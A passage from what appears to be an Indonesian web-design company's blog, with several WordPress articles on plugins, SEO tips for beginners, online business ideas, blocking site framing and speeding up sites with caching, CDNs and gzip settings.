Google tidak pernah menyukai link yang rusak. Jadi, kita akan menemukannya dan menghapusnya saja. Jika halaman kita banyak, plugin ini sangat membantu untuk mengeceknya.

  • All In One Schema.org Rich Snippets

Ini adalah plugin yang membuat snipet atau tanda rating bintang di situs kita. Jika situs kita ada bintangnya, pengunjung dari Google akan lebih senang membukanya.

Plugin Medsos

  • Revive Old Post

Plugin ini mengambil posting secara random dan membaginya di media sosial. prosesnya terjadi setiap beberapa jam. Jadi sangat bagus untuk membuat konten kita tersebar secara meluas di internet.

Lainnya:

  • WPtouch Mobile Plugin

Plugin ini membuat situs dan theme wordpress kita Mobile Friendly. Plugin ini penting karena saat ini 70% lebih masyarakat kita mengakses HP menggunakan gadget.

  • Jetpack

Ini adalah plugin paling populer yang dibuat oleh pembuat wordpress sendiri.

Ada berbagai fitur seperti keamanan, SEO dan sebagainya. Ini adalah plugin yang cocok untuk berbagai situs dengan berbagai niche.

Ini adalah daftar plugin wordpress yang paling populer untuk digunakan pada 2018 ini. Selain populer, kehandalan plugin – plugin tagi juga sudah diakui oleh penggunanya.

17 Jul 2024

Tips Menggunakan Wordspress Untuk Pemula

Tips Menggunakan Wordspress Untuk Pemula

Artikel tips menggunakan wordpress bagi pemula ini kami tulis karena melihat banyak pengguna wordpress yang belum mengoptimalkan penggunaan wordpressnya. Padahal, dengan mengoptimalkan wordpress, blog kita lebih SEO friendly sekaligus lebih menyenangkan bagi pembaca.

Tips ini bertujuan untuk mengoptimalkan apa yang ada di wordpress standar meskipun tanpa menambah plugin ataupun menggunakan theme premium.

WordPress adalah CMS yang sangat terkenal dan digunakan mayoritas blogger dan webmaster. WordPress sangat mudah digunakan dan SEO friendly. Platform ini sudah mengantarkan banyak blog dan web mendominasi mesin pencari termasuk Google.

Tetapi, terkadang cara kita menggunakan WordPress kurang membuat nyaman pengunjung. Atau, cara kita menggunakan WordPress kurang efektif untuk bisnis kita dan SEO.

Biasanya, ada beberapa hal yang bisa kita lakukan untuk membuat wordpress kita lebih nyaman untuk digunakan. Diantaranya adalah sebagai berikut:

  • Tidak menumpuk menu di sidebar.

Jangan menumpuk menu di sidebar sekaligus sehingga navigasi blog kita justru menjadi sulit. Kita justru harus memperhatikan apa yang diinginkan pengunjung saat berada di blog. Ke mana link yang akan mereka klik. Kita juga perlu mempertimbangkan apa keperluan kita dengan website. Semua link yang tidak ada hubungannya dengan penjualan tidak perlu kita pasang. Pasang yang kita ingin pengunjung kita untuk mendatanginya.

  • Atur upload media dalam 1 folder.

Caranya adalah silahkan klik Settings & Media, kemudian hilangkan centang pada tombol “Organize my uploads into month- and year-based folders.” 

Kita memerlukan file media yang mudah dicari dengan 1 search oleh pengunjung. Kita juga ingin lebih mudah mencari file – file kita kembali. Jika folder media terletak di beberapa folder, maka pencarian mesti dilakukan pada setiap folder. Jika hanya ada 1 folder media, kita mudah mencarinya dengan sekali search saja.

  • Buat permalink yang bersih dan menarik.

Permalink kita tidak perlu menggunakan tanggal bulan dan tahun artikel tersebut dibuat. Kita lebih baik menggunakan struktur seperti namadomain.com/judul artikel atau maksimal: namadomain.com/kategori/judul artikel.

Jika kita menggunakan kategori di permalink, pastikan kategori kita pendek dan merupakan kata kunci sekunder website kita.

Cara seting permalink ini ada di dashboard, setting –> permalink. Kita bisa memilih Post Name atau Custom structure.

Tidak perlu menggunakan nama bulan, tahun ataupun nomer. Penggunaan nomer membuat permalink kita tidak mengandung kata kunci.

Permalink yang ringkas lebih baik untuk Google dan mesin pencari lainnya. Mereka lebih mudah menemukan kita dengan link yang ringkas.

  • Buat judul yang pendek dan menarik.

Keuntungan menggunakan judul yang ringkas ada 2.

Yang pertama, judul yang ringkas disukai pembaca.

Yang kedua, judul yang ringkas juga memudahkan Google mencari halaman kita.

Untuk tulisan di blog kita bisa memilih judul “cara memilih nama domain.” Judul seperti ini jauh lebih baik daripada judul seperti “5 cara memilih nama domain yang baik bagi blog Anda.”

Kita tidak perlu mencoba memasukkan semua kata kunci kedalam sebuah artikel sekaligus. Jika kita ingin 2 kata kunci utama digunakan, kita tulis saja 2 artikel. Menulis 2 artikel sebenarnya menguntungkan karena kita mendapatkan 2 judul artikel berbeda.

  • Buat deskripsi halaman yang baik.

Jika Anda belum mengetahuinya, deskripsi halaman akan diambil Google pada 34 kata pertama di artikel kita. Jadi, masukkan apa yang penting disana untuk pembaca kita.

Bagi yang menggunakan “Yoast SEO plugin,” bagian deskripsi halaman bisa diisi pada kolom yang disediakan. Google akan menggunakan deskripsi pada kolom khusus ini dan tidak memakai 34 kata pertama di artikel kita.

Yang penting diingat, jika kita tidak menggunakan Yoast SEO plugin kita tetap perlu menggunakan kata kunci di awal kalimat tanpa terlihat membuat artikel membosankan.

Deskripsi halaman inilah yang kemudian ditampilkan Google di hasil pencariannya.

Sekarang, judul dan deskripsi ini dibaca oleh para pencari di Google atau mesin pencari lain. Apabila kita membuat judul dan deskripsi secara menarik, mereka akan memilih meng-klik web kita diantara banyak pilihan lainnya di halaman pencarian Google dan kawan – kawan.

  • Gunakan image / gambar untuk hasil SEO yang lebih baik.

Gambar yang kita upload bisa kita gunakan untuk keperluan SEO dan juga menarik pembaca sekaligus. “Tittle Tag” yang kita gunakan di gambar akan tampil saat pengunjung mengarahkan mouse diatas gambar tersebut (hover). “Tittle Tag” lumayan penting untuk memberikan gambaran tentang gambar kita.

Bagi pengunjung yang menggunakan alat bantu, “Alternate Text” berperan memberikan gambaran tentang gambar kita tadi.

“Alternate Text” juga berperan untuk menunjukkan kepada mesin pencari gambar apakah ini. Apabila kita memberikan “Alternate Text” dan nama gambar serta “Tittle Tag” berupa “gambar mobil balap” di sebuah foto kapal maka Google akan menempatkan foto kapal kita di halaman hasil untuk gambar mobil balap.

Jangan salah, Google bisa mengenali gambar yang pernah diupload orang lain sebelumnya. Google mengerti gambar kapal dan gambar mobil jika gambar tersebut pernah diupload sebelumnya. Jika kita menggunakan foto kapal dari internet, peluangnya Google sudah tahu bahwa itu adalah foto kapal meskipun kita beri nama sebagai mobil balap. Tetapi Google mengikuti penggunanya. Apa konteks kita menngambarkan foto kapal tersebut sebagai mobil balap, ini yang diikuti oleh Google.

Tetapi, sekali lagi baik “tittle tag” dan “alternate text” bukan sarana untuk menggunakan banyak keywords atau kata kunci sekaligus didalamnya.

Gunakan deskripsi yang baik.

Jika ada foto ban berlumpur, gunakan “alternate text” semacam “ban lumpur terbaik” dan jangan menggunakan “ban” saja.

  • Gunakan footer sesuai tujuan.

Pembaca yang menscroll hingga ke footer web kita ingin tahu siapa pemilik web atau alamat dan nomer kontak. Jadi, silahkan Anda tempatkan alamat dan nomer kontak Anda disana jika web Anda website bisnis. Minimal, ada bio atau link lain untuk mengetahui tentang siapa dibelakang layar. Juga, Anda bisa menempatkan link ke post paling populer dan sebagainya.

Inilah beberapa tips menggunakan dan mengoptimalkan wordpress untuk pemula. Tips ini bisa dilakukan tanpa menambah plugin tetapi hasilnya akan membuat website wordpress Anda menjadi lebih SEO dan lebih menarik bagi pengunjung.

17 Jul 2024

7 Ide Bisnis Online yang Mudah Dikerjakan

7 Ide Bisnis Online yang Mudah Dikerjakan

Bisnis online yang tergolong mudah dilakukan sebenarnya lumayan banyak. Tetapi, untuk hasil yang baik, kita tetap harus melakukannya dengan standar yang baik juga.

Untuk memulai bisnis online, kita kemungkinan besar akan memerlukan website. Ada banyak peluang berbisnis online menggunakan website. Ada mulai dari program affiliate marketing hingga web untuk layanan jasa.

Kita, akan membahasnya satu – persatu:

  • Blog atau website affiliate marketing

  • Toko online dropship

  • Menjual hosting secara reseller.

  • Website atau blog kursus.

  • Situs web untuk jasa kita.

  • Situs lowongan kerja.

  • Membangun website untuk dijual lagi.

Mulai dari yang pertama.

  • Blog atau website affiliate marketing

Affiliate marketing merupakan bisnis yang baik untuk online. Jika ingin bisnis affiliate yang membayar tetapt waktu dah hasilnya masih bisa disetarakan Google Adsense, silahkan memilih Amazon. Jika ingin yang terpercaya lagi, Anda bisa memilih CJ.com.

Untuk affiliate marketing ini, kita bisa memilih menjual produk yang paling laku terjual.

Tetapi, ada tips yang lebih baik. Kita menjual dengan niche spesifik.

Misalnya, kita menjual furniture saja. Atau, kita menjual sepatu saja. Bersaing di niche khusus saat ini memang tidak lebih mudah. Tetapi, jika konsisten untuk selalu perform dalam 2 tahun, maka hasilnya bakal lumayan bagus.

Tips affiliasi

  • Fokus pada niche tertentu.

Website atau blog niche tertentu lebih cepat naik rangking di Google. Artinya, lebih cepat mendapatkan pengunjung dan konsumen.

  • Melakukan riset tentang affiliasi yang baik.

Amazon bukanlan affiliasi yang membayar paling banyak. Memang Amazon merupakan salah satu yang paling terpercaya. Tetapi, kini sering melakukan banned juga. CJ.com mungkin agak lebih fleksibel.

  • Posting secara teratur.

Gunanya, Google juga akan mengindeks web atau blog kita secara teratur. Artinya, rangking kita akan mudah naik di Google.

  • Toko online dropship

Mengapa tidak menggunakan marketplace saja yang gratis?

Gunanya, kita membangun merk toko kita.

Jika pengunjung banyak, mereka akan mengingat nama toko kita.

Yang penting, kita memiliki alamat yang mudah dihubungi dan jelas ada di situs kita. Alamat inilah yang akan membuat konsumen kita merasa percaya.

Tips dropship:

  • Fokus pada niche tertentu.

Alasannya, sama saja dengan diatas.

  • Bekerjasama dengan seler yang baik.

Seller dengan reputasi baik memiliki bintang 4,5 keatas dan waktu tanggapan atau responnya dibawah 5 menit.

Kita memerlukan waktu respon yang cepat. Ingat, kita menjual ke orang sebuah atau banyak produk yang belum menjadi milik kita. Jadi, respon dari pemilik produk yang cepat sangat penting.

Kita bisa forward informasi dengan cepat!

  • Tips lainnya, respon kita yang cepat!

Konsumen menyukai, jika tidak sangat menyukai penjual yang responnya cepat.

Ingat, mereka mungkin sedang menghubungi beberapa penjual sekaligus. Yang responnya paling bagus biasanya akan mendapatkan pembelian.

Website memungkinkan Anda membangun merk dari menjual produk Anda sendiri.

  • Menjual hosting secara reseller.

Ini adalah salah satu solusi untuk mendapatkan uang secara online.

Jika niche kita terkait dunia teknologi dan internet, kita bisa menjadi reseler web hosting.

Ada layanan web hosting indonesia serta luar negeri yang menawarkan reseller dengan komisi yang ukurannya lumayan.

  • Website atau blog kursus.

Kursus online bisa menjadi sumber penghasilan kita. Kita bisa menjual tips untuk fotografi, belajar panduan SBMPTN dan sebagainya.

Sebenarnya, kursus yang bisa kita tawarkan bisa sangat banyak.

Yang penting, apapun yang kita sampaikan disana bukanlah hal yang ada di dunia gratisan.

Jika ini yang terjadi, maka konsumen kita bisa kecewa. Kita tetap harus menjaga kualitas kursus kita.

  • Situs web untuk jasa kita

Bagi Anda yang memiliki keahlian, bisa membuat website untuk menawarkan jasa Anda. Bengkel, service AC ataupun jasa lainnya bisa menawarkannya melalui website.

Lawang Techno sendiri juga merupakan website yang menawarkan jasa kepada orang lain.

Jika ingin lebih dipercaya, kita bisa memberikan tips berbagai macam kepada pengunjung web / blog.

Apa tidak takut tersaing?

Tidak perlulah itu. Kan seperti memasak, yang ahli sentuhannya tetap berbeda!

Kalau ingin jasa pembuatan website profesional ya, datang saja ke kami. Langsung beres begitu…

Website lowongan pekerjaan

Yang agak disayangkan dari situs lowongan kerja adalah, mereka mencampur semua lowongan yang valid dengan yang tidak valid.

Lowongan yang tidak valid ini ada yang lowongannya tidak ada, hoax atau dibuat untuk tujuan lain. Untuk mengumpulkan berbagai identitas pelamar untuk keperluan mereka yang lain lagi.

Jika kita bisa menjaga lowongan yang ada di web kita valid dan terverifikasi, maka pelamar akan kembali kepada kita.

Jika kepercayaan masyarakat tinggi, kita bisa measang iklan lowongan berbayar milik perusahaan tertentu.

  • Membangun website untuk dijual lagi.

Yang terakhir ini agak absurd mungkin. Tetapi, selalu ada website bagus yang kemudian dijual.

Pada tahun 2009, saya pernah tahu ada sebuah website dengan niche WordPress.

Saya mengunjunginya untuk belajar membuat theme wordppress. Tetapi, ditengah jalan website itu dijual. (saat itu nilainya 40.000 usd).

Sayangnya, panduan membuat template WordPress itu dahulu tidak dilanjutkan pemilik barunya.

Tetapi, apapun cerita dengan web diatas, Anda tetap bisa membangun website Anda untuk dijual.

Kita bisa membuat website di niche tertentu, jika penghasilan kita disana lumayan, maka website / blog kita akan laku dijual.

Untuk harganya, biasanya saya secara pribadi memberi nilai antara 10 bulan hingga 12 bulan penghasilan bulanan adsense terakhir.

Alasannya, visitor kita bisa bertambah serta penghasilan bisa bertambah. Tetapi, bisa juga adsensenya kena banned jika ada yang tidak sesuai.

Untuk menjualnya, ada situs bernama Flippa.

Itulah beberapa jalan bagi kita untuk menghasilkan uang secara online. Semoga bermanfaat dan salam sukses luar biasa!

17 Jul 2024

Menghindari Pencurian Trafik dan Pemasang Iklan Ilegal Melalui Frame di WordPress

Menghindari Pencurian Trafik dan Pemasang Iklan Ilegal Melalui Frame di WordPress

Apakah yang dimaksud dengan frame ini? Framing adalah menempatkan situs Anda dalam frame situs mereka. Hasilnya adalah pengunjung di web Anda sebenarnya membuka halaman mereka serta mengklik iklan milik mereka.

Jadi, pengunjung membaca konten Anda tetapi mengklik iklan milik para pembajak.

Semua terjadi karena situs kita dimasukan dalam frame mereka.

Ada beberapa tools yang membuat framing ini pernah populer.

  • Sniply
  • Linkis
  • Start A Fire

Ketiga link ini memungkinkan kita memasang iklan kita di website orang. Terlebih lagi, pengunjung mereka bisa meng-klik iklan kita. Kita yang mendapat uangnya, orang lain yang menyediakan kontennya.

Sekarang, cara – cara semacam ini sudah lebih jarang digunakan. Tetapi, selalu saja ada pemilik blog baru yang belum tahu hal semacam ini. Mereka bisa menjadi korban.

Hal semacam ini menjadi masalah karena Google akan kesulitan mengindeks halaman kita dengan benar. Kita pasti kehilangan banyak sekali atau hampir semua trafik kita. Kita juga kehilangan uang dari iklan kita.

Belum jika pemilik web frame menjual produk mereka sendiri.

Sebenarnya, ada lagi hal yang menggangu dari framing ini, website kita menjadi tidak bagus saat terlihat dalam frame.

Karena link yang ada disana adalah milik pembajak, maka framing membuat pengalaman pengguna menjadi buruk. Layout web kita bisa rusak.

Jadi, harus diperangi.

Apakah masih ada yang melakukannya?

Saya sih sebenarnya jarang menemukannya. Tetapi beberapa waktu lalu, masih ada teman yang menemukannya saat mengunjungi sebuah web yang kena framing ini.

Untuk masa – masa dahulu, memang pernah terjadi dalam jumlah cukup lumayan juga.

Apakah tanda – tandanya sebuah website terkena framing?

Tandanya adalah: URL di atas bukan URL milik website tersebut. Biasanya, disamarkan dalam bentuk “shortened URL.”

Bagaimana cara menghentikan “framing” website wordpress kita?

Yang termudah adalah menggunakan plugin anti frame seperti WP No Frames, ScrapeBreaker atau Frame Buster for WordPress.

Untuk plugin yang terakhir, Anda bisa sekaligus menghindari pencurian konten (artikel) dari website kita.

Disini, kami akan memandu Anda untuk menginstal plugin ScrapeBreaker.

Masuk ke Admin Dasboard. ke Plugin –> Add New

Ketika sudah tampak, klik Install Now.

Ketika instalasi selesai, klik Activate Plugin.

Selain langsung melalui Admin Dasboard, Anda bisa mengupload plugin ini melalui Admin Dasboard di wordpress.

Yang mesti dicatat, plugin ini tidak untuk digunakan secara multisite. Kita perlu mengaktifkan pluginnya untuk setiap situs.

Jika Anda tidak mau web Anda melambat karena tambahan “database call” selama halaman sedang loading, tambahkan kode berikut di wp-config.php. Tempat tepatnya ada di sebelum baris yang menyatakan untuk berhenti mengedit.

define( 'RSSB_OVERRIDE', true );
define( 'RSSB_JS_ONLY', true );

Frame di website kita merugikan. Google menganggap trafik tadi milik pengunjung yang melakukan frame terhadap kita. Kemudian, kita juga akan kehilangan penghasilan dari iklan kita.

Untuk mengatasinya, inilah beberapa tips dari kami, semoga bermanfaat.

17 Jul 2024

Bagaimana Cara Mempercepat Website (WordPress) Anda

Bagaimana Cara Mempercepat Website (WordPress) Anda

Website yang lambat sekarang mulai ditinggalkan. 1 dari 4 orang bahkan memilih meninggalkan website yang lambat. Yang lain, lebih suka untuk tidak membuka ahalaman berikutnya.

Jika website kita lambat, kerugiannya besar bagi kita.

Amazon, pada tahun 2006 melaporkan: jika situs mereka lebih cepat 0,1 detik, pendapatan mereka meningkat 1%. Selain itu, jika website mereka melembat bahkan hanya 1 detik saja. pendapatan mereka bisa berkurang 1,6 milyar US Dolar setahun.

Pada tahun 2010, Google sebagai mesin pencari terbesar mulai menggunakan kecepatan website sebagai faktor untuk memberikan rangking di halaman hasil pencariannya. Website yang lambat akan memperoleh rangking lebih rendah daripada website yang cepat.

Apa yang terjadi jika kelambatan website kita terjadi hanya 1 detik saja?

Menurut penelitian, konversi atau penjualan kita bisa menurun hingga 7%. Jumlah penurunan yang dahsyat untuk kelambatan 1 detik saja.

Selain itu, pageview kita berkurang hingga 11% dan kepuasan pelanggan kita berkurang sangat banyak, 16%.

Ini semua adalah kerugian yang kita terima apabila website kita menjadi lambat.

Ada penelitian yang menyatakan: 47% pengunjung berharap wesite kita terbuka kurang dari 2 detik. 57% pengunjung tidak berharap web kita terbuka lebih dari 3 detik. Mereka akan meninggalkan website yang termuat lebih dari 3 detik.

Tidak ada alasan lain, kita harus mengikuti keinginan pengunjung kita.

Seiring penggunaan dan penambahan posting, website akan melambat. Gambar yang semakin banyak membuat loading web kita semakin besar. Jika perlu ditambahkan, database wordpress kita juga pasti dipenuhi banyak hal yang tidak penting.

Ada beberapa cara untuk meningkatkan performa website kita secara keseluruhan. Langkah – langkah ini mudah dilakukan dan bisa dilakukan oleh pemula.

  • Bersihkan plugin yang tidak penting.

Gunakan plugin yang kita perlukan saja.

Plugin yang jelek dapat memperlambat kinerja website wordpress kita. 5 plugin jelek bisa membuat web kita lebih lambat daripada 10 plugin bagus.

Sayangnya, ada plugin yang sangat terkenal, memiliki fungsi bagus tetapi sekaligus sangat memperlambat web / blog wordpress Anda. Kami tentunya tidak bisa menyebutkan yang mana saja.

Secara umum, plugin bisa mempengaruhi hingga 80% kecepatan website. Sangat signifikan.

Untuk mengetahui plugin mana yang membebani kinerja website kita, Anda bisa menginstal plugin Plugin Performance Profiler.

Yah, instal 1 lagi untuk tahu semuanya.

Jika ternyata Anda menggunakan salah satu plugin populer yang lambat itu, Anda juga akan segera mengetahuinya sendiri.

Optimasi gambar Anda.

Ada cara untuk mengoptimasi gambar yang baik. tanpa kelihatan secara visual perbedaannya.

Kita bisa menggunakan WP Smush. Plugin ini digunakan dengan 1 kali klik yang mudah.

Kecilkan ukuran gambar kita.

Masuk ke GTmetrix.com dan masukkan url kita. Ikuti petunjuk disana untuk optimisasi gambar yang ada.

Gunakan caching halaman.

Cahe halaman berguna untuk membuat “copy” halaman yang pernah kita kunjungi. Jadi, ketika pengunjung berkunjung kembali, “copy halaman” inilah yang ditampilkan. Web kita tidak perlu me-load dari awal.

Beberapa rekomendasi kami:

  • W3 Total Cache – gratis
  • WP Super Cache – gratis
  • WP Rocket – berbayar tetapi memang lebih baik.

Gunakan Content Delivery Network atau CDN.

Matthew Woodward menemukan bahwa CDN bisa mempercepat website hingga 60%.

Data website kita tidak disimpan hanya pada 1 server seperti server biasa. Data kita disimpan dalam server dalam suatu jaringan golbal dan ditampilkan kepada pengunjung dari lokasi server yang paling dekat dengan pengunjung.

Bagi pengunjung di Jerman, mereka dilayani oleh server di Jerman bukan oleh server di Amerika. Dengan cara ini, kecepatan website kita meningkat pesat.

Untuk pilihan CDN, ada beberapa rekomendasi:

  • CloudFlare – ada pilihan gratis yang sudah mencukupi untuk keperluan website toko online biasa.
  • Max CDN – saat ini masih yang terbaik tetapi ada biaya bagi Anda yang ingin menggunakan CDN di area Singapura.
  • Stackpath

Gunakan hosting yang cepat.

Point ini penting. Performa hosting kita tentunya sangat berpengaruh kepada performa website kita.

Lawangtechno menggunakan hanya website USA yang kencang dan stabil. Kami menggunakan server yang sama dengan yang digunakan klien kami. Jadi, kami tidak ingin ribet atau menggunakan server yang lambat juga.

Bersihkan dan optimasi database Anda.

Database kita akan dipenuhi smapah juga. Akan banyak hal yang bisa membuak databse tidak optimal. Untuk mengatasinya, gunakan berbagai plugin untuk mengoptimasi database kita. Salah satu plugin untuk optimasi database ini adalah  plugin WP-Optimize.

Gunakan template yang cepat.

Sebenarnya, theme yang baik bisa kita lihat antara lain dari kecepatan eksekusi code Php nya. Tetapi, proses ini cukup ribet bagi pemula. Jadi, kita test saja kecepatan website kita menggunakan Pingdom saat digunakan dengan theme berbeda.

Yang harus diingat, theme profesional yang terkenal belum tentu lebih cepat daripada theme gratis.

Gunakan Gzip Compression.

Zip seperti kita ketahui adalah sarana untuk kompresi file. Kita bisa mengaktifkan fitur ini di website kita.

Sebelumnya, test terlebih dahulu web kita dengan gziptest.com. Jika sudah mendukung, ya tidak perlu lagi.

Untuk Anda yang menggunakan server Apache, Anda tinggal menambahkan code berikut ini kedalam file .htaccess Anda.

<IfModule mod_deflate.c>
# Compress HTML, CSS, JavaScript, Text, XML and fonts
AddOutputFilterByType DEFLATE application/javascript
AddOutputFilterByType DEFLATE application/rss+xml
AddOutputFilterByType DEFLATE application/vnd.ms-fontobject
AddOutputFilterByType DEFLATE application/x-font
AddOutputFilterByType DEFLATE application/x-font-opentype
AddOutputFilterByType DEFLATE application/x-font-otf
AddOutputFilterByType DEFLATE application/x-font-truetype
AddOutputFilterByType DEFLATE application/x-font-ttf
AddOutputFilterByType DEFLATE application/x-javascript
AddOutputFilterByType DEFLATE application/xhtml+xml
AddOutputFilterByType DEFLATE application/xml
AddOutputFilterByType DEFLATE font/opentype
AddOutputFilterByType DEFLATE font/otf
AddOutputFilterByType DEFLATE font/ttf
AddOutputFilterByType DEFLATE image/svg+xml
AddOutputFilterByType DEFLATE image/x-icon
AddOutputFilterByType DEFLATE text/css
AddOutputFilterByType DEFLATE text/html
AddOutputFilterByType DEFLATE text/javascript
AddOutputFilterByType DEFLATE text/plain
AddOutputFilterByType DEFLATE text/xml
# Remove browser bugs (only needed for really old browsers)
BrowserMatch ^Mozilla/4 gzip-only-text/html
BrowserMatch ^Mozilla/4.0[678] no-gzip
BrowserMatch bMSIE !no-gzip !gzip-only-text/html
Header append Vary User-Agent
</IfModule>

Non aktifkan hotlink ke website Anda.

Hotlink adalah proses untuk menampilkan gambar di web atau blog Anda di website lain dengan menyambungkan link secara langsung. Jadi, gambar di website Anda tampil untuk web lain meskipun bandwith dan server yang menampilkannya milik Anda.

Kejadian ini memperberat beban server dan menghabiskan bandwith kita.

Untuk mengilangkannya, Anda bisa mengikuti panduan menghilangkan hotlinking di wordpress disini.

Inilah beberapa tips yang bisa kita lakukan untuk meningkatkan kecepatan website kita. Web yang cepat memungkinkan kita mendapatkan pengunjung dan penjualan lebih banyak.

© 2025-2045 Lawang Techno Jasa Pembuatan Website . All rights reserved.
Top
Call Now
Whatsapp CS1